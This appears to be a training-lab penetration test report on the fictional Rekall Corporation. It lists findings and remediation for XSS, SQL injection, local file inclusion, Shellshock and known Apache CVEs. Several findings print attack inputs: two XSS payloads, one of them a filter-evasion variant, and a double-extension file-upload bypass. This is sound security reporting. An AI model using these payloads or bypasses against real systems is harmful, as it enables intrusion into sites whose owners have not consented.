Cybersecurity

Penetration Test Report

Rekall Corporation - Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	BryanSeC
Contact Name	Bryan Harrick
Contact Title	Harrickbryan@gmail.com

Document History

Version	Date	Author(s)	Comments
001	10/28/2024	Bryan Harrick	Draft
002	11/03/2024	Bryan Harrick	Data Input
003	11/05/2024	Bryan Harrick	Data Input
004	11/07/2024	Bryan Harrick	Final Revision

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

Security Awareness Program:

- Rekall has initiated a security awareness program that, while still in its early stages, shows promise and is being tailored to address the organization's unique needs over time.

Physical Security Measures: Effective physical security protocols are in place:

- Employees are issued perimeter access badges with photos, which must be presented upon entry to the main building.
- If an employee's badge is missing, they must show a government-issued ID to receive a temporary day badge.
- Turnstiles and access badges control the flow of foot traffic, ensuring only authorized personnel can enter secure areas.

Summary of Weaknesses

We successfully identified and exploited a range of critical vulnerabilities in Rekall's network infrastructure, categorized as systemic weaknesses rather than software-version-specific issues. These vulnerabilities, which span across web applications and server infrastructure, should be addressed immediately to reduce the attack surface and prevent unauthorized access and data breaches.

Web Application Vulnerabilities

- Cross-Site Scripting (XSS): The web application is susceptible to XSS attacks, allowing adversaries to inject malicious scripts that could be used to steal session tokens or manipulate user interactions.
- SQL Injection: Weak input validation allows SQL injection attacks, potentially giving attackers unauthorized database access.
- PHP Injection: The application is vulnerable to PHP injection, enabling attackers to execute arbitrary PHP code on the server.
- Directory Traversal: Lack of input sanitization could allow directory traversal, exposing sensitive files outside the intended web directory.
- Local File Inclusion: Local file inclusion (LFI) vulnerabilities allow attackers to include unauthorized files, which could lead to data leakage and code execution.

Sensitive Data Exposure

- Public Exposure of Sensitive Data: Publicly accessible information, including server addresses and IP credentials, poses a risk of unauthorized network access.
- Credential Storage Issues: Storing sensitive information like credentials in HTML source code increases the risk of credential theft.
- Unauthorized Access to Password Hashes: Access to stored password hashes could enable privilege escalation if hashes are cracked.

Server and Infrastructure Vulnerabilities

- Outdated Server Infrastructure: The Apache web server and SLMail server are outdated, making them susceptible to known exploits, including unauthorized shell access.
- Open Ports and Scanning Vulnerabilities: Numerous open ports in Rekall's IP range expose the network to file enumeration and unauthorized access.
- Command Injection: Insufficient input validation in command execution interfaces allows command injection attacks, which could compromise system integrity.
- Shellshock Vulnerabilities: Some servers exhibit Shellshock vulnerabilities, enabling remote command execution through crafted input.

Attack Vectors and Exploits

- Brute Force Attacks: Weak password policies and insufficient rate limiting make the system vulnerable to brute force attacks.\
- Credential Theft and Privilege Escalation: Credential storage practices, combined with accessible password hashes, increase the likelihood of privilege escalation.
- Severity Levels: We identified vulnerabilities across all severity levels (Critical, High, Medium, Low), with particular emphasis on those that should be prioritized for immediate remediation.

Executive Summary

BryanSec undertook a detailed security evaluation of Rekall to identify vulnerabilities and assess the associated security risks within their technological ecosystem. Our approach involved penetration testing techniques aimed at equipping Rekall's management with a clear picture of their security posture and potential risks.

To evaluate the security of the internal network, we initiated a phase of reconnaissance and host discovery. This included conducting port scans with Zenmap and leveraging OSINT tools to gather information on the operating systems, software, and services active on each target host. Following this information-gathering phase, we entered the vulnerability enumeration stage, where we compiled a detailed inventory of potential vulnerabilities across the hosts and mapped out possible attack vectors. Our team then proceeded to exploit the identified vulnerabilities across the target systems. The extensive testing uncovered numerous vulnerabilities, which, when exploited, compromised the confidentiality, integrity, and availability of critical resources.

Our engagement brought to light several critical, high, medium and low severity issues affecting Rekall's internal network. It is crucial that immediate remediation measures be implemented to protect the company's environment from potential malicious threats. While the assessment did not include the wireless network and physical security, we still performed a high-level overview of the infrastructure. A preliminary assessment of physical security was also conducted, despite being outside the defined scope. The overall findings indicate that Rekall is currently ill-equipped to defend against potential attacks, underscoring the need for swift action to remedy the issues outlined in this report.

Summary Vulnerability Overview


Vulnerability	Severity
C:/ Exploit Directory Navigation	Critical
Attacking LSA	Critical
Lateral Movement	Critical
SLMail Compromise	Critical
PHP Injection Vulnerability on "souvenirs.php" Page	Critical
Sensitive Data Exposure on "Login.php" Page	Critical
SQL Injection Vulnerability on "Login.php" Page	Critical
Advanced Local File Inclusion (LFI) Vulnerability on "Memory-Planner.php" Page	Critical
Local File Inclusion (LFI) Vulnerability on "Memory-Planner.php" Page	Critical
Sensitive Data Exposure on "About-Rekall.php" Page	Critical
Reflected Cross-Site Scripting (XSS) on "Welcome" Page	High
Cross-Site Scripting (XSS) Advanced Vulnerability on "Memory-Planner" Page	High
Brute Force Attack Vulnerability on "Login.php" Page	High
Open Source Exposed Data	High
Apache Struts Critical Vulnerability	High
Shellshock	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Apache Struts Remote Code Execution Vulnerability (CVE-2017-5638)	High
Access with Default Admin Credentials	High
Sensitive Data Exposure in "robots.txt"	Medium
Privilege Escalation Vulnerability (CVE-2019-14287)	Medium
Nmap Scan Determining Hosts	Medium
NSE Script FTP Anonymous	Medium
SLMail SMTP Port 25/ POP3 Port 110	Medium
Host Running Drupal (192.168.13.13)	Medium
NSE Script FTP Anonymous	Medium
Data Exposure in “robots.txt”	Medium
Accessing Default Administrator Credentials	Medium
Certificate Search via crt.sh	Medium
Open Source Exposed Data	Medium
Open Source Exposed Data- History of Certificates Issued to the Company	Low
Number of Hosts on Network	Low
TotalRekall GitHub Page	Low
Scheduled Task Vulnerability	Low


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	**Windows Operating System:** Server2019- 172.22.117.10 Win10- 172.22.117.20 **Linux Operating System:** 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 **Web Server:** 34.102.136.180
Ports	**Windows Operating System:** 21/TCP- FTP 25/TCP- SMTP 79/TCP- Finger 80/TCP- HTTP 106/TCP- POP3PW 110/TCP- POP3 135/TCP- MSRPC 139/TCP- NETBIOS-SSN 443/TCP- SSL/HTTP **Linux Operating System:** 4444 34048 34060 51164 58874


Exploitation Risk	Total
Critical	10
High	9
Medium	11
Low	4


Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected Cross-Site Scripting (XSS) on "Welcome" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	A reflected Cross-Site Scripting (XSS) vulnerability was identified on the "Welcome" page hosted at IP address 192.168.14.35. This was confirmed by inputting <script>alert('XSS');</script> into the "Put Your Name Here" field, which triggered an alert pop-up. This vulnerability enables attackers to inject malicious scripts, potentially compromising user data and trust in the application
Images	
Affected Hosts	192.168.14.35
Remediation	Sanitize and escape all user inputs to prevent injection of scripts. Apply strict Content Security Policies (CSP) to limit executable scripts on the page.


Vulnerability 2	Findings
Title	Cross-Site Scripting (XSS) Advanced Vulnerability on "Memory-Planner" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	A Cross-Site Scripting (XSS) vulnerability was detected on the "Memory-Planner" page. By bypassing input validation with the payload <SCRscriptIPT>alert(“Hacked!”);</SCRscriptIPT>, we were able to successfully execute a script and reveal the second flag. This vulnerability could allow malicious scripts to be executed within the application, leading to potential security risks for users.
Images	 
Affected Hosts	192.168.14.35
Remediation	Enhance input validation to detect and block obfuscated script tags. Apply server-side input sanitization and enforce strict Content Security Policies (CSP) to prevent unauthorized script execution.


Vulnerability 3	Findings
Title	Sensitive Data Exposure on "About-Rekall.php" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	A sensitive data exposure vulnerability was identified on the "About-Rekall.php" page. This issue arises from the unintentional disclosure of sensitive information through HTTP response headers, which could provide attackers with insights into the application's configuration or be used to target users. This vulnerability was confirmed using a cURL command in Kali Linux to analyze the HTTP headers.
Images	
Affected Hosts	192.168.14.35
Remediation	Configure the server to minimize unnecessary header information by disabling or obfuscating headers that reveal sensitive data. Additionally, consider implementing HTTPS and other security headers (e.g., X-Content-Type-Options, Strict-Transport-Security) to enhance data protection.



Vulnerability 4	Findings
Title	Local File Inclusion (LFI) Vulnerability on "Memory-Planner.php" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	A Local File Inclusion (LFI) vulnerability was identified on the "Memory-Planner.php" page. This vulnerability allows attackers to include files from the server's filesystem, potentially exposing sensitive information or enabling the execution of malicious scripts. The exploit was demonstrated by uploading a blank PHP file to the website, illustrating the ease of performing this attack.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement proper input validation and sanitization to prevent unauthorized file access. Restrict file inclusion to whitelisted files and use secure coding practices to mitigate the risk of LFI attacks.

Vulnerability 5	Findings
Title	Advanced Local File Inclusion (LFI) Vulnerability on "Memory-Planner.php" Page
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	An advanced Local File Inclusion (LFI) vulnerability was identified on the "Memory-Planner.php" page. This issue stems from inadequate input validation that allows attackers to manipulate the file upload process to execute malicious scripts on the server. The application checks specifically for .jpg file extensions; however, we bypassed this restriction by uploading a file named script.jpg.php. The application fails to recognize this as a malicious script due to its .jpg extension, allowing the attacker to execute arbitrary code easily.
Images	
Affected Hosts	192.168.14.35
Remediation	Strengthen input validation and file type checks by implementing more rigorous checks on file uploads. Use a whitelist of acceptable file types and employ techniques such as content inspection to prevent execution of potentially harmful files.

